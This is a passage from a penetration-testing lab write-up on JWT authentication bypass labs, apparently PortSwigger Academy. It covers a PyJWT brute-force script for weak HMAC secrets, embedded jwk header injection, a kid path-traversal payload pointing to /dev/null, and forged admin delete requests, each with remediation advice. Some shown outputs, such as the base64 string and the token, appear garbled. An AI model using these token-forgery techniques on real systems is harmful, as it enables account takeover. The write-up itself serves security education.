- Captured a legitimately-issued JWT for the standard user "wiener" from Burp's HTTP history.
- Attempted to crack the token's HMAC secret offline using Hashcat (mode 16500, JWT) against a known wordlist of common JWT secrets; this failed due to a GPU/OpenCL memory allocation limitation on the test VM.
- Obtained a suitable wordlist of common JWT secrets by cloning the public "jwt-secrets" repository.
- Switched to a pure-Python brute-force approach using the PyJWT library, iterating over every candidate secret in the wordlist and attempting to verify the captured token's signature with each one.
- The script successfully identified the correct secret.
- Added a new symmetric key in Burp's JWT Editor Keys tab, set its value to the recovered secret, edited the token payload's "sub" claim to "administrator", and used JWT Editor's "Sign" function to produce a validly-signed forged token.
- Sent a request to `/admin/delete?username=carlos` using the newly-forged and correctly-signed administrator token, which the server accepted.

9.3 Commands / Actions Used

Initial GPU-based attempt (failed due to VM memory constraints):

```
hashcat -a 0 -m 16500 "<jwt>" jwt.secrets.list
```

Wordlist retrieval (PortSwigger's official list returned 404; used the community-maintained wallarm list instead):

```
wget https://raw.githubusercontent.com/PortSwigger/JWT-secrets-list/main/jwt.secrets.list
# -> 404 Not Found
```

```
git clone https://github.com/wallarm/jwt-secrets.git
```

Pure-Python brute-force of the HMAC secret using PyJWT (CPU-only, avoids GPU memory limits):

```
python3 -c "
import jwt
token = '<captured JWT>'
with open('jwt-secrets/jwt.secrets.list') as f:
    for line in f:
        secret = line.strip()
        try:
            jwt.decode(token, secret, algorithms=['HS256'])
            print('FOUND SECRET:', secret)
            break
        except Exception:
            continue
"
# Output: FOUND SECRET: secret1
```

Final privileged request issued using a token re-signed with the recovered secret and an edited "sub":
"administrator" claim:

```
GET /admin/delete?username=carlos HTTP/1.1
Host: <lab-id>.web-security-academy.net
Cookie: session=<token signed with recovered secret "secret1">
```

9.4 Evidence





Figure 7.1 — Initial wordlist retrieval attempt and PyJWT installation check




```

import jwt
token = 'eyJraWQiOiIzMjgzMWFiOS03NGJhLTQyZjUyYjgxNC0wY2Q3Y2NiOWM3NTQiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc4NDYzMjMwN2VhIjoid2llbmVhIn0.-R15u4Y00z8rKE-yt0znKzAcZxsH2LOMBrjdeNch788'
with open('jwt-secrets/jwt.secrets.list') as f:
    for line in f:
        secret = line.strip()
        try:
            jwt.decode(token, secret, algorithms=['HS256'])
            print('FOUND SECRET:', secret)
            break
        except Exception:
            continue
    else:
        print('No secret found in wordlist')
FOUND SECRET: secret1

(rabya@kali)-[~]
$ python3 -c 'import base64; print(base64.urlsafe_b64encode(b\'secret1\').decode().rstrip(\'=\'))'
c2VjcV00MQ
  
```

Figure 7.2 — Python/PyJWT script recovering the HMAC secret: FOUND SECRET: secret1

Figure 7.3 — Final request to `/admin/delete?username=carlos` using the correctly re-signed administrator token

9.5 Impact

A weak, guessable, or dictionary-based signing secret provides no real protection: signature verification only stops an attacker who cannot produce a valid signature, and a brute-forceable secret means any attacker with modest compute time can produce one. This is functionally equivalent to having no signature verification at all, and directly enables full authentication bypass and privilege escalation.

9.6 Remediation

- Use a long, high-entropy, randomly generated signing secret (at minimum 256 bits of entropy for HS256) rather than a short or dictionary word.

- Prefer asymmetric algorithms (e.g., RS256) for tokens that must be verified by multiple parties, so the signing key never needs to be shared.
- Rotate signing keys periodically and immediately upon any suspected compromise.
- Rate-limit or monitor for repeated failed verification attempts, which may indicate an offline or online brute-force attack in progress.

11. Lab 9 — JWT Authentication Bypass via jwk Header Injection

OWASP Category	A02:2021 – Cryptographic Failures
Lab Level	Practitioner
Objective	Sign a forged token with a self-generated key and get the server to trust it via an embedded jwk header
Result	Solved — Server verified the forged token against an attacker-supplied embedded public key

11.1 Vulnerability Description

The JWT specification allows a token's header to optionally embed the public key needed to verify it, via the "jwk" (JSON Web Key) parameter. This application's verification logic used whatever key was embedded in the incoming token's own "jwk" header, rather than a fixed, pre-configured trusted key. This means an attacker can generate their own RSA key pair, sign a forged token with the private half, embed the matching public half directly in the token's jwk header, and the server will "successfully" verify the token — because it is only checking the token against a key the attacker also controls.

11.2 Steps to Reproduce

- Captured a legitimate session token and opened it in Burp's JSON Web Token tab.
- Generated a new RSA key pair inside Burp's JWT Editor Keys tab.
- Edited the token's payload to set "sub": "administrator".
- Used JWT Editor's "Attack" menu, selecting the embedded-JWK signing option, which automatically embeds the new key pair's public key into the token header's "jwk" field and signs the token with the corresponding private key.
- Exported the resulting key set and staged it on Burp's built-in Exploit Server to host a reachable public key document, then crafted and sent the forged request to /admin.
- The server accepted the forged, self-signed token and granted administrator access; a follow-up request to /admin/delete?username=carlos succeeded, and the response confirmed "Congratulations, you solved the lab!"

11.3 Commands / Actions Used

RSA key pair generated in Burp JWT Editor Keys tab; token re-signed using Attack > Embedded JWK, producing a header of the form:

```
{
  "kid": "<generated-key-id>",
  "jwk": { "kty": "RSA", "e": "AQAB", "kid": "...", "n": "<attacker public modulus>" },
  "alg": "RS256"
}
```

Final privileged request issued using the self-signed, JWK-embedded token:

```
GET /admin/delete?username=carlos HTTP/1.1
Host: <lab-id>.web-security-academy.net
Cookie: session=<token signed with attacker's own key, jwk embedded in header>
```

11.4 Evidence




Figure 11.1 — Captured session token opened in Burp's JSON Web Token tab




Figure 11.2 — Lab description: "JWT authentication bypass via jwk header injection"




Figure 11.3 — Self-generated RSA key pair in Burp's JWT Editor Keys tab, with public JWK exported




Figure 11.4 — Forged, JWK-embedded token crafted in Repeater; response returns 200 OK for the /admin request




Figure 11.5 — Final delete request succeeds (302 Found); "Congratulations, you solved the lab!"

11.5 Impact

Trusting a key embedded in the token being verified is a critical logic error: it allows the party presenting the token to also supply the key used to check it, which defeats the entire purpose of asymmetric signing. Any attacker can generate their own key pair, sign anything they like, and have the server treat it as fully authentic. This grants complete authentication and authorization bypass.

11.6 Remediation

- Never use a key embedded in the token itself (jwk or jku headers) to verify that same token; always verify against a fixed, server-controlled key store.
- If jwk/jku support is required for legitimate reasons, maintain an explicit allow-list of trusted key sources and reject any token referencing an untrusted source.
- Pin the expected key ID(s) server-side rather than trusting a key ID supplied in the token.

12. Lab 10 — JWT Authentication Bypass via kid Header Path Traversal

OWASP Category	A02:2021 – Cryptographic Failures
Lab Level	Practitioner
Objective	Abuse the "kid" header to point signature verification at a predictable, attacker-controlled file
Result	Solved — Server verified a forged token against a known, predictable local file used as an HMAC key

12.1 Vulnerability Description

The JWT "kid" (Key ID) header tells the server which key to use when verifying a token, typically by looking up an ID in a key database. This application instead used the kid value as a file path on disk to load key material directly. Because the kid value is fully attacker-controlled and was not sanitised, a path-traversal payload could redirect the server to read an arbitrary, predictable local file (such as `/dev/null`) as the verification key. Since the content of a well-known file such as `/dev/null` is always empty and therefore predictable, an attacker can sign their own token using that same known value as the HMAC secret, and the server's verification will succeed.

12.2 Steps to Reproduce

- Captured a legitimate session token and opened it in Burp's JSON Web Token tab.
- Edited the token header's "kid" field to a path-traversal payload targeting a predictable, empty file, and changed "alg" to "HS256" so the kid value would be (mis)used as a symmetric key.
- Edited the payload's "sub" claim to "administrator".
- Added a new symmetric key in JWT Editor Keys with its value set to match the known (empty) content of the target file, and used it to sign the tampered token.
- Sent the forged request to `/admin/delete?username=carlos`; the server resolved the kid path, used the resulting empty key material for verification, accepted the forged signature, and processed the privileged action.
- The response confirmed a 302 redirect to `/admin` and "Congratulations, you solved the lab!"

12.3 Commands / Actions Used

Header modified in Burp's JWT Editor tab (illustrative path-traversal kid payload):

```
{
  "kid": "../../../../../../../dev/null",
  "alg": "HS256"
}
```

Symmetric key registered in JWT Editor Keys with an empty value (matching `/dev/null`), used to sign the forged token, then sent as the final privileged request:

```
GET /admin/delete?username=carlos HTTP/1.1
Host: <lab-id>.web-security-academy.net
Cookie: session=<token with traversal kid, signed with empty key>
```

12.4 Evidence




Figure 12.1 — JWT header edited with a path-traversal "kid" value and alg set to HS256




Figure 12.2 — Final delete request succeeds (302 Found to /admin); "Congratulations, you solved the lab!"

12.5 Impact

Using unsanitised user-controllable input to construct a file-system path is a path-traversal vulnerability in its own right; combining it with JWT key resolution turns it into a full authentication bypass, since the attacker can force the server to "verify" a token against a file whose content the attacker already knows in advance. This class of bug is particularly dangerous because it can be exploited even when the rest of the JWT implementation follows textbook-correct signature verification practices.

12.6 Remediation

- Never use client-supplied input (including the kid header) directly as, or as part of, a file-system path.
- Resolve kid values only against a fixed, server-side allow-list or key database, never a live file-system lookup driven by token content.

- Apply strict input validation/allow-listing to any header value used in downstream lookups, and reject unexpected characters (e.g., "/", "..").

13. Lab 11 — JWT Authentication Bypass via Algorithm Confusion

OWASP Category	A02:2021 – Cryptographic Failures
Lab Level	Expert
Objective	Exploit RSA/HMAC algorithm confusion to forge a validly-signed token without the server's private key
Result	Solved — Server's exposed RSA public key was reused as an HMAC secret to forge a trusted token

13.1 Vulnerability Description

